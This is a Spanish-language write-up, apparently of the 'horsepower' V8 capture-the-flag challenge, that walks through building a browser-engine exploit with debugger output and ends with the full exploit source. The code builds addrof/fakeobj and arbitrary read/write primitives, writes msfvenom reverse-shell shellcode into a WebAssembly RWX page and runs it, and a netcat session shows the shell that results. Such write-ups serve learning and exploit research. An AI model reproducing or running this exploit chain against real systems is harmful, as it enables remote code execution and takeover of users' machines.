```

Además, con el comando tel sobre la dirección de memoria 0x1f43082439f1 se confirma que el resultado es el correcto. La función arbread ha leído correctamente la dirección de memoria especificada, lo que se confirma con la salida de GEF.

```
gef➤  tel 0x1f43082439f1-1
0x00001f43082439f0|+0x0000: 0x1604040408042119
0x00001f43082439f8|+0x0008: 0x0a0007ff2100043d
0x00001f4308243a00|+0x0010: 0x082439c90820ab61
0x00001f4308243a08|+0x0018: 0x080421b90820b031
0x00001f4308243a10|+0x0020: 0x0820b07d08182405
0x00001f4308243a18|+0x0028: 0x1604040408042119
0x00001f4308243a20|+0x0030: 0x0a0007ff2900043d
0x00001f4308243a28|+0x0038: 0x082439f10820ab61
0x00001f4308243a30|+0x0040: 0x080421b90820b031
0x00001f4308243a38|+0x0048: 0x0820b09508182405
```

Después de haber comprendido cómo realizar una lectura arbitraria de direcciones de memoria, es igualmente importante entender cómo podemos escribir en direcciones de memoria específicas. Para ello, utilizamos la función arb_write.

La función arb_write permite escribir en direcciones de memoria arbitrarias de manera controlada y precisa, complementando la funcionalidad de lectura proporcionada por arbread.

```
function arb_write(addr, val) {
    arb_rw_arr[1] = itof((2n << 32n) + addr - 8n);
    fake[0] = itof(BigInt(val));
}

var variable = ftoi(float_arr_map) & 0xffffffffn;
console.log("0x" + variable.toString(16));
arb_write(variable, 0xdeadbeefn);
```

A continuación, se detalla su funcionamiento:

- **Asignación de la Dirección:** Similar a la función arbread, arb_write comienza ajustando la dirección addr. La dirección ajustada se convierte a un valor de punto flotante utilizando itof y se asigna al segundo elemento de arb_rw_arr. La conversión incluye una operación de desplazamiento (2n << 32n) y una resta de 8 para ajustar la dirección correctamente.

- **Escritura del Valor**: La función convierte el valor val a un BigInt y luego a un valor de punto flotante utilizando itof. Este valor se asigna al primer elemento de fake, lo que permite escribir el valor en la dirección de memoria especificada.

```
DebugPrint: 0x1874080855d1: [JSArray]
 - map: 0x1874082439f1 <Map(PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x18740820ab61 <JSArray[0]>
 - elements: 0x1874080855a9 <FixedDoubleArray[4]> [PACKED_DOUBLE_ELEMENTS]
 - length: 4
 - properties: 0x18740804222d <FixedArray[0]>
 - All own properties (excluding elements): {
    0x1874080446d1: [String] in ReadOnlySpace: #length: 0x18740818215d <AccessorInfo> (const accessor descriptor), location: descriptor
 }
 - elements: 0x1874080855a9 <FixedDoubleArray[4]> {
           0: 4.7638e-270
           1: 1.1
           2: 2.2
           3: 3.3
 }
0x1874082439f1: [Map]
 - type: JS_ARRAY_TYPE
 - instance size: 16
 - inobject properties: 0
 - elements kind: PACKED_DOUBLE_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - back pointer: 0x1874082439c9 <Map(HOLEY_SMI_ELEMENTS)>
 - prototype_validity cell: 0x187408182405 <Cell value= 1>
 - instance descriptors #1: 0x18740820b031 <DescriptorArray[1]>
 - transitions #1: 0x18740820b07d <TransitionArray[4]>Transition array #1:
     0x187408044fd5 <Symbol: (elements_transition_symbol)>: (transition to HOLEY_DOUBLE_ELEMENTS) -> 0x187408243a19 <Map(HOLEY_DOUBLE_ELEMENTS)>

 - prototype: 0x18740820ab61 <JSArray[0]>
 - constructor: 0x18740820a8f1 <JSFunction Array (sfi = 0x18740818ac31)>
 - dependent code: 0x1874080421b9 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

0x82439f1
```

Al analizar la dirección de memoria obtenida anteriormente, se observa que el valor introducido se ha escrito correctamente en memoria.

```
gef➤  tel 0x1874082439f1-1
0x00001874082439f0|+0x0000: 0x00000000deadbeef
0x00001874082439f8|+0x0008: 0x0a0007ff2100043d
0x0000187408243a00|+0x0010: 0x082439c90820ab61
0x0000187408243a08|+0x0018: 0x080421b90820b031
0x0000187408243a10|+0x0020: 0x0820b07d08182405
0x0000187408243a18|+0x0028: 0x1604040408042119
0x0000187408243a20|+0x0030: 0x0a0007ff2900043d
0x0000187408243a28|+0x0038: 0x082439f10820ab61
0x0000187408243a30|+0x0040: 0x080421b90820b031
0x0000187408243a38|+0x0048: 0x0820b09508182405
```

Después de comprender cómo realizar lecturas y escrituras arbitrarias en la memoria, es importante analizar cómo se puede utilizar WebAssembly (Wasm) para ejecutar código de manera eficiente y segura en el navegador.

```
var wasm_code = new
Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,128,0,0,7,145,128,128,
128,0,2,6,109,101,109,111,114,121,2,0,4,109,97,105,110,0,0,10,138,128,128,128,0,1,132,128,128,128,0,0,65,42,11]);
var wasm_mod = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_mod);
var f = wasm_instance.exports.main;

%DebugPrint(wasm_instance)
```

El análisis del código anterior es el siguiente:

- **Definición del Código Wasm**: El código Wasm se define como un array de bytes utilizando Uint8Array. Este array contiene el código binario del módulo WebAssembly que se va a ejecutar. Cada número en el array representa un byte del código Wasm.
- **Creación del Módulo Wasm**: Se crea un módulo WebAssembly utilizando new WebAssembly.Module(wasm_code). El constructor WebAssembly.Module toma el array de bytes wasm_code y lo compila en un módulo Wasm que puede ser instanciado y ejecutado.
- **Instanciación del Módulo Wasm**: Se crea una instancia del módulo Wasm utilizando new WebAssembly.Instance(wasm_mod). El constructor WebAssembly.Instance toma el módulo Wasm compilado wasm_mod y lo instancia, creando un objeto que contiene las exportaciones del módulo Wasm.
- **Acceso a la Función Exportada**: Se accede a la función exportada main del módulo Wasm utilizando wasm_instance.exports.main. Esta función puede ser llamada como cualquier otra función de JavaScript.

El array Uint8Array contiene el código binario del módulo WebAssembly. A continuación, se explica el significado de algunos de los bytes más importantes en este array:

- **Encabezado Mágico y Versión**: El encabezado mágico y la versión son utilizados por el motor de WebAssembly para identificar y validar el formato del módulo.

  - 0, 97, 115, 109: Estos bytes representan el encabezado mágico “asm” en ASCII, que identifica el archivo como un módulo Wasm.
  - 1, 0, 0, 0: Estos bytes representan la versión del formato Wasm, en este caso, la versión 1.

- **Sección de Tipos:** La sección de tipos especifica las firmas de las funciones en el módulo, incluyendo los tipos de parámetros y los tipos de retorno.

  - 1, 133, 128, 128, 128, 0, 1, 96, 0, 1, 127: Esta sección define los tipos de funciones en el módulo. Aquí se define un tipo de función que no toma parámetros (0) y devuelve un entero (127). Cada bytes representa lo siguiente:

    - **1**: Identificador de la sección de tipos.
    - **133, 128, 128, 128, 0**: Tamaño de la sección de tipos en formato LEB128.
    - **1**: Número de tipos de funciones en la sección.
    - **96**: Tipo de función (func).
    - **0**: Número de parámetros de la función.
    - **1**: Número de valores de retorno de la función.
    - **127**: Tipo del valor de retorno (i32).

Sección de Funciones: La sección de funciones declara las funciones que están presentes en el módulo y las asocia con los tipos definidos en la sección de tipos.

- **3, 130, 128, 128, 128, 0, 1, 0:** Esta sección define las funciones en el módulo. Aquí se define una función que utiliza el tipo de función definido anteriormente. Cada bytes representa lo siguiente:

  - **3:** Identificador de la sección de funciones.

- **130, 128, 128, 128, 0:** Tamaño de la sección de funciones en formato LEB128.
- **1**: Número de funciones en la sección.
- **0**: Índice del tipo de función utilizado por la función.

- **Sección de Exportaciones**: La sección de exportaciones especifica qué funciones, memorias, tablas o globales del módulo están disponibles para ser utilizadas desde el entorno de JavaScript.

  - **7, 145, 128, 128, 128, 0, 2, 6, 109, 101, 109, 111, 114, 121, 2, 0, 4, 109, 97, 105, 110, 0, 0**: Esta sección define las exportaciones del módulo. Aquí se exporta la función main. Cada bytes representa lo siguiente:

    - **7**: Identificador de la sección de exportaciones.
    - **145, 128, 128, 128, 0**: Tamaño de la sección de exportaciones en formato LEB128.
    - **2**: Número de exportaciones en la sección.
    - **6, 109, 101, 109, 111, 114, 121**: Nombre de la primera exportación (“memory”).
    - **2**: Tipo de la primera exportación (memoria).
    - **0**: Índice de la primera exportación.
    - **4, 109, 97, 105, 110**: Nombre de la segunda exportación (“main”).
    - **0**: Tipo de la segunda exportación (función).
    - **0**: Índice de la segunda exportación.

- **Sección de Código**: La sección de código contiene el cuerpo de las funciones definidas en el módulo, incluyendo las instrucciones que serán ejecutadas por el motor de WebAssembly.

  - **10, 138, 128, 128, 128, 0, 1, 132, 128, 128, 128, 0, 0, 65, 42, 11**: Esta sección contiene el código de la función main. El código Wasm se representa en formato binario y se ejecuta en el entorno de WebAssembly. Cada bytes representa lo siguiente:

    - **10**: Identificador de la sección de código.
    - **138, 128, 128, 128, 0**: Tamaño de la sección de código en formato LEB128.
    - **1**: Número de funciones en la sección de código.
    - **132, 128, 128, 128, 0**: Tamaño del cuerpo de la función en formato LEB128.
    - **0**: Número de variables locales en la función.
    - **65, 42**: Instrucción i32.const 42, que empuja el valor constante 42 a la pila.
    - **11**: Instrucción end, que indica el final de la función.

```
DebugPrint: 0x3ca208211b09: [WasmInstanceObject] in OldSpace
 - map: 0x3ca2082454d1 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x3ca208083aad <Object map = 0x3ca208245a99>
 - elements: 0x3ca20804222d <FixedArray[0]> [HOLEY_ELEMENTS]
 - module_object: 0x3ca208085cf9 <Module map = 0x3ca208245369>
 - exports_object: 0x3ca208085e89 <Object map = 0x3ca208245b61>
 - native_context: 0x3ca2082023a1 <NativeContext[237]>
 - memory_object: 0x3ca208211af1 <Memory map = 0x3ca208245779>
 - table 0: 0x3ca208085e59 <Table map = 0x3ca2082455e9>
 - imported_function_refs: 0x3ca20804222d <FixedArray[0]>
 - indirect_function_table_refs: 0x3ca20804222d <FixedArray[0]>
 - managed_native_allocations: 0x3ca208085e11 <Foreign>
 - memory_start: 0x7ffdefe00000
 - memory_size: 65536
 - memory_mask: ffff
 - imported_function_targets: 0x555556b9c420
 - globals_start: (nil)
 - imported_mutable_globals: 0x555556b9c440
 - indirect_function_table_size: 0
 - indirect_function_table_sig_ids: (nil)
 - indirect_function_table_targets: (nil)
 - properties: 0x3ca20804222d <FixedArray[0]>
 - All own properties (excluding elements): {}

0x3ca2082454d1: [Map]
 - type: WASM_INSTANCE_OBJECT_TYPE
 - instance size: 216
 - inobject properties: 0
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x3ca2080423b5 <undefined>
 - prototype_validity cell: 0x3ca208182405 <Cell value= 1>
 - instance descriptors (own) #0: 0x3ca2080421c1 <Other heap object (STRONG_DESCRIPTOR_ARRAY_TYPE)>
 - prototype: 0x3ca208083aad <Object map = 0x3ca208245a99>
 - constructor: 0x3ca2082102bd <JSFunction Instance (sfi = 0x3ca208210299)>
 - dependent code: 0x3ca2080421b9 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0
```

Para avanzar en el desarrollo del exploit, utilicé **vmmap** para buscar una región de memoria que tenga permisos rwx (lectura, escritura y ejecución). A continuación, se explica el propósito del uso de vmmap y la importancia de una región de memoria rwx en el contexto del código anterior.

vmmap es una herramienta que permite visualizar el mapa de memoria de un proceso en ejecución. Proporciona información detallada sobre las regiones de memoria asignadas al proceso, incluyendo sus permisos (lectura, escritura, ejecución), tamaño, y dirección de inicio y fin. Esta herramienta es especialmente útil para identificar regiones de memoria específicas que pueden ser utilizadas en el desarrollo de exploits.

En el contexto del código anterior, encontrar una región de memoria con permisos rwx es importante por varias razones:

- **Ejecución de Código Inyectado**: Una región de memoria con permisos rwx permite que el código inyectado pueda ser escrito y ejecutado. Esto es esencial para la explotación, ya que el exploit necesita escribir código malicioso en la memoria y luego ejecutarlo.
- **Manipulación de Datos**: Los permisos de escritura (w) permiten modificar los datos en la región de memoria. Esto es importante para ajustar las estructuras de datos y preparar el entorno para la explotación.
- **Lectura de Datos**: Los permisos de lectura (r) permiten acceder a los datos almacenados en la región de memoria. Esto es necesario para verificar el estado de la memoria y asegurarse de que las modificaciones se han realizado correctamente.


En el contexto del código anterior, una vez identificada una región de memoria rwx, se puede utilizar para almacenar y ejecutar el código WebAssembly (Wasm) inyectado. El módulo Wasm puede ser escrito en esta región de memoria y luego ejecutado, permitiendo la explotación del proceso.

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x00003087b64cb000 0x00003087b64cc000 0x0000000000000000 rwx
0x00003ca200000000 0x00003ca20000d000 0x0000000000000000 rw-
0x00003ca20000d000 0x00003ca200040000 0x0000000000000000 ---
0x00003ca200040000 0x00003ca200043000 0x0000000000000000 rw-
0x00003ca200043000 0x00003ca200044000 0x0000000000000000 ---
0x00003ca200044000 0x00003ca200055000 0x0000000000000000 r-x
0x00003ca200055000 0x00003ca20007f000 0x0000000000000000 ---
0x00003ca20007f000 0x00003ca208040000 0x0000000000000000 ---
0x00003ca208040000 0x00003ca208061000 0x0000000000000000 r--
0x00003ca208061000 0x00003ca208080000 0x0000000000000000 ---
0x00003ca208080000 0x00003ca20818d000 0x0000000000000000 rw-
0x00003ca20818d000 0x00003ca2081c0000 0x0000000000000000 ---
0x00003ca2081c0000 0x00003ca2081c3000 0x0000000000000000 rw-
0x00003ca2081c3000 0x00003ca208200000 0x0000000000000000 ---
0x00003ca208200000 0x00003ca208280000 0x0000000000000000 rw-
0x00003ca208280000 0x00003ca300000000 0x0000000000000000 ---
0x0000555555554000 0x0000555555d51000 0x0000000000000000 r-- /home/administrador/Descargas/download-horsepower_de5a6b36cb7cfb54f43c6ce5e8b85dd8/d8
0x0000555555d51000 0x0000555556ae1000 0x00000000007fc000 r-x /home/administrador/Descargas/download-horsepower_de5a6b36cb7cfb54f43c6ce5e8b85dd8/d8
0x0000555556ae1000 0x0000555556b4d000 0x000000000158b000 r-- /home/administrador/Descargas/download-horsepower_de5a6b36cb7cfb54f43c6ce5e8b85dd8/d8
0x0000555556b4d000 0x0000555556b5b000 0x00000000015f6000 rw- /home/administrador/Descargas/download-horsepower_de5a6b36cb7cfb54f43c6ce5e8b85dd8/d8
0x0000555556b5b000 0x0000555556b83000 0x0000000000000000 rw-
```

Una vez encontrada la región de memoria con permisos rwx, utilicé el comando search-pattern de GEF para encontrar la posición de memoria en la que se encontraba esa región. El comando search-pattern se utiliza para buscar un patrón específico en la memoria del proceso en depuración. En este caso, se buscó el patrón 0x00003087b64cb000 en la memoria. La salida del comando muestra todas las ubicaciones en la memoria donde se encontró el patrón, junto con los permisos de esas regiones.

Al restar 0x3ca208211b70 de 0x3ca208211b09 (WasmInstanceObject), se obtiene un offset de 67. Sin embargo, debido a lo que se conoce como pointer tagging, el offset real sería 68. El **Pointer tagging** es una técnica utilizada en algunos sistemas para almacenar información adicional en los bits menos significativos de un puntero. En el contexto de V8, los punteros pueden tener etiquetas (tags) que indican el tipo de datos que apuntan. Esto permite al motor de JavaScript distinguir rápidamente entre diferentes tipos de datos sin necesidad de realizar una desreferenciación completa del puntero.

La razón para restar 0x3ca208211b70 en lugar de 0x3ca208211b6f es que 0x3ca208211b70 es la dirección alineada correctamente para el objeto WasmInstanceObject. Restar 0x3ca208211b6f podría llevar a un cálculo incorrecto del offset debido a la alineación incorrecta y la presencia de pointer tagging.



Con la región rwx localizada y el shellcode copiado en la memoria, el siguiente paso es ejecutar el shellcode para completar el exploit.

En primer lugar, se localiza la región de memoria rwx utilizando la función arbread. Esta función lee la dirección de memoria de la región rwx sumando el offset 0x68n a la dirección del objeto wasm_instance. La dirección resultante se almacena en la variable rwx_page_addr y se imprime en la consola para su verificación. Este paso es esencial, ya que permite identificar la región de memoria donde se podrá escribir y ejecutar el shellcode.

Una vez localizada la región rwx, se define la función copy_shellcode, que se encarga de copiar el shellcode en la región de memoria identificada. La función comienza creando un ArrayBuffer de 256 bytes (0x100), que servirá como un contenedor temporal para el shellcode. A continuación, se crea un DataView asociado al buffer, lo que permite manipular los datos almacenados en él.

El siguiente paso es obtener la dirección del buffer utilizando la función addrof. Esta dirección se almacena en la variable buf_addr. Luego, se calcula la dirección de almacenamiento (backing_store_addr) sumando 0x14n a la dirección del buffer. Este cálculo es necesario para determinar la ubicación exacta en la memoria donde se almacenará el shellcode.

Con la dirección de almacenamiento calculada, se utiliza la función arb_write para escribir la dirección addr en la dirección de almacenamiento. Esto asegura que el shellcode se escriba en la región de memoria rwx identificada previamente. Finalmente, se copia el shellcode en el buffer utilizando el método setUint32 del DataView. Este método permite escribir los datos del shellcode en el buffer en bloques de 4 bytes, asegurando que se almacenen correctamente en la memoria.

```
var rwx_page_addr = arbread(addrof(wasm_instance) + 0x68n);
console.log("[+] RWX Region located at 0x" + rwx_page_addr.toString(16));

function copy_shellcode(addr, shellcode) {
    let buf = new ArrayBuffer(0x100);
    let dataview = new DataView(buf);

    let buf_addr = addrof(buf);
    let backing_store_addr = buf_addr + 0x14n;
    arb_write(backing_store_addr, addr);

    for (let i = 0; i < shellcode.length; i++) {
        dataview.setUint32(4*i, shellcode[i], true);
    }
}

console.log("[+] Copying shellcode to RWX page");
```

Para entender por qué se utiliza el offset 0x14n, primero es necesario analizar la salida del comando %DebugPrint(buf) y la inspección de la memoria con x/16wx.

Cuando se ejecuta el comando %DebugPrint(buf) en el objeto ArrayBuffer, se obtiene la siguiente salida:

```
d8> let buf = new ArrayBuffer(0x100);
undefined
d8> let dataview = new DataView(buf);
undefined
d8> dataview.setUint32(0,0x41414141,true);
undefined
d8> %DebugPrint(buf);
DebugPrint: 0x35b308084ee5: [JSArrayBuffer]
 - map: 0x35b3082431f9 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x35b308208f05 <Object map = 0x35b308243221>
 - elements: 0x35b30804222d <FixedArray[0]> [HOLEY_ELEMENTS]
 - embedder fields: 2
 - backing_store: 0x555556c2d7a0
 - byte_length: 256
 - detachable
 - properties: 0x35b30804222d <FixedArray[0]>
 - All own properties (excluding elements): {}
 - embedder fields = {
    0, aligned pointer: (nil)
    0, aligned pointer: (nil)
 }
0x35b3082431f9: [Map]
 - type: JS_ARRAY_BUFFER_TYPE
 - instance size: 56
 - inobject properties: 0
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x35b3080423b5 <undefined>
 - prototype_validity cell: 0x35b308182405 <Cell value= 1>
 - instance descriptors (own) #0: 0x35b3080421c1 <Other heap object (STRONG_DESCRIPTOR_ARRAY_TYPE)>
 - prototype: 0x35b308208f05 <Object map = 0x35b308243221>
 - constructor: 0x35b308208e31 <JSFunction ArrayBuffer (sfi = 0x35b308189aed)>
 - dependent code: 0x35b3080421b9 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

[object ArrayBuffer]
```

En esta salida, se puede observar que el ArrayBuffer tiene un campo llamado backing_store con la dirección 0x555556c2d7a0. Este campo es muy importante porque apunta a la ubicación en la memoria donde se almacenan los datos del buffer.

El backing_store es una parte importante de la implementación de ArrayBuffer en V8. Es un área de memoria que almacena los datos reales del buffer. Cuando se crea un ArrayBuffer, se asigna un bloque de memoria para almacenar los datos, y el backing_store es un puntero a esta área de memoria. Este puntero permite acceder y manipular los datos almacenados en el buffer.

Para verificar la posición de memoria y entender el offset, se utiliza el comando x/16wx en la dirección del ArrayBuffer menos 1. En esta salida, se puede observar que el valor 0x555556c2d7a0 aparece en la dirección 0x35b308084ef4. Este valor corresponde al backing_store mostrado anteriormente en la salida de %DebugPrint(buf).

```
gef➤  x/16xw 0x35b308084ee5-1

0x35b308084ee4: 0x082431f9      0x0804222d      0x0804222d      0x00000100
0x35b308084ef4: 0x00000000      0x56c2d7a0      0x00005555      0x56c212a0
0x35b308084f04: 0x00005555      0x00000002      0x00000000      0x00000000
0x35b308084f14: 0x00000000      0x00000000      0x080425a9      0xd300ac8a
gef➤
```

Finalmente, al ejecutar el exploit se obtiene lo siguiente:

```
administrador@administrador-VirtualBox:~/Descargas/download-horsepower_de5a6b36cb7cfb54f43c6ce5e8b85dd8$ ./d8 new_exploit_v8.js
[+] Float array map: 0x804222d082439f1
[+] Controlled float array: 0x0085f21
[+] RWX Region located at 0x96b715a9000
[+] Copying shellcode to RWX page

administrador@administrador-VirtualBox:~/Descargas/download-horsepower_de5a6b36cb7cfb54f43c6ce5e8b85dd8$ sudo nc -nlvp 443
[sudo] contraseña para administrador:
Listening on 0.0.0.0 443
Connection received on 127.0.0.1 41936
python3 -c 'import pty;pty.spawn("/bin/bash")';
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

<nload-horsepower_de5a6b36cb7cfb54f43c6ce5e8b85dd8$ id
id
uid=1000(administrador) gid=1000(administrador) groups=1000(administrador),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),114(lpadmin)
<nload-horsepower_de5a6b36cb7cfb54f43c6ce5e8b85dd8$ cat /etc/os-release
cat /etc/os-release
PRETTY_NAME="Ubuntu 24.04.1 LTS"
NAME="Ubuntu"
VERSION_ID="24.04"
VERSION="24.04.1 LTS (Noble Numbat)"
VERSION_CODENAME=noble
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=noble
LOGO=ubuntu-logo
<nload-horsepower_de5a6b36cb7cfb54f43c6ce5e8b85dd8$
[0] 0:sudo*                                                    "administrador-Virtual" 22:11 22-oct-24
```

Código fuente del exploit

```
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new Uint32Array(buf);

function ftoi(val) {
    f64_buf[0] = val;
    return BigInt(u64_buf[0]) + (BigInt(u64_buf[1]) << 32n);
}

function itof(val) {
    u64_buf[0] = Number(val & 0xffffffffn);
    u64_buf[1] = Number(val >> 32n);
    return f64_buf[0];
}

var float_arr = [1.1, 2.2];
float_arr.setHorsepower(13);
var float_arr_map = float_arr[2];

var initial_obj = {A:1};
var obj_arr = [initial_obj];

console.log("[+] Float array map: 0x" + ftoi(float_arr_map).toString(16));

function addrof(obj) {
    obj_arr[0] = obj;
    return ftoi(float_arr[12]) & 0xffffffffn;
}

function fakeobj(fake_obj) {
    float_arr[12] = itof((ftoi(float_arr[12]) & (0xffffffffn << 32n)) + fake_obj);
    return obj_arr[0];
}

var arb_rw_arr = [float_arr_map, 1.1, 2.2, 3.3];
var fake = fakeobj(addrof(arb_rw_arr) - 0x20n);
console.log("[+] Controlled float array: 0x" + addrof(arb_rw_arr).toString(16));

function arbread(addr) {
    if (addr % 2n == 0){
        addr += 1n;
    }
    arb_rw_arr[1] = itof((2n << 32n) + addr - 8n);
    return ftoi(fake[0]);
}

function arb_write(addr, val) {
    arb_rw_arr[1] = itof((2n << 32n) + addr - 8n);
    fake[0] = itof(BigInt(val));
}

var wasm_code = new
Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,128,0,0,7,145,128,128,
128,0,2,6,109,101,109,111,114,121,2,0,4,109,97,105,110,0,0,10,138,128,128,128,0,1,132,128,128,128,0,0,65,42,11]);

var wasm_mod = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_mod);
var wasm_main_func = wasm_instance.exports.main;

var rwx_page_addr = arbread(addrof(wasm_instance) + 0x68n);
console.log("[+] RWX Region located at 0x" + rwx_page_addr.toString(16));

function copy_shellcode(addr, shellcode) {
    let buf = new ArrayBuffer(0x100);
    let dataview = new DataView(buf);

    let buf_addr = addrof(buf);
    let backing_store_addr = buf_addr + 0x14n;
    arb_write(backing_store_addr, addr);

    for (let i = 0; i < shellcode.length; i++) {
        dataview.setUint32(4*i, shellcode[i], true);
    }
}

console.log("[+] Copying shellcode to RWX page");

//msfvenom -p linux/x64/shell_reverse_tcp LHOST=127.0.0.1 LPORT=443 -f dword
var payload = [0x9958296a, 0x6a5f026a, 0x050f5e01, 0xb9489748, 0xbb010002, 0x0100007f, 0xe6894851, 0x6a5a106a, 0x050f582a, 0x485e036a, 0x216aceff, 0x75050f58, 0x583b6af6, 0x2fbb4899,
0x2f6e6962, 0x53006873, 0x52e78948, 0xe6894857, 0x0000050f]
copy_shellcode(rwx_page_addr, payload);
wasm_main_func();
```

Bibliografía

https://v8.dev/blog/v8-release-80
https://faraz.faith/2019-12-13-starctf-oob-v8-indepth/
https://v8.dev/blog/elements-kinds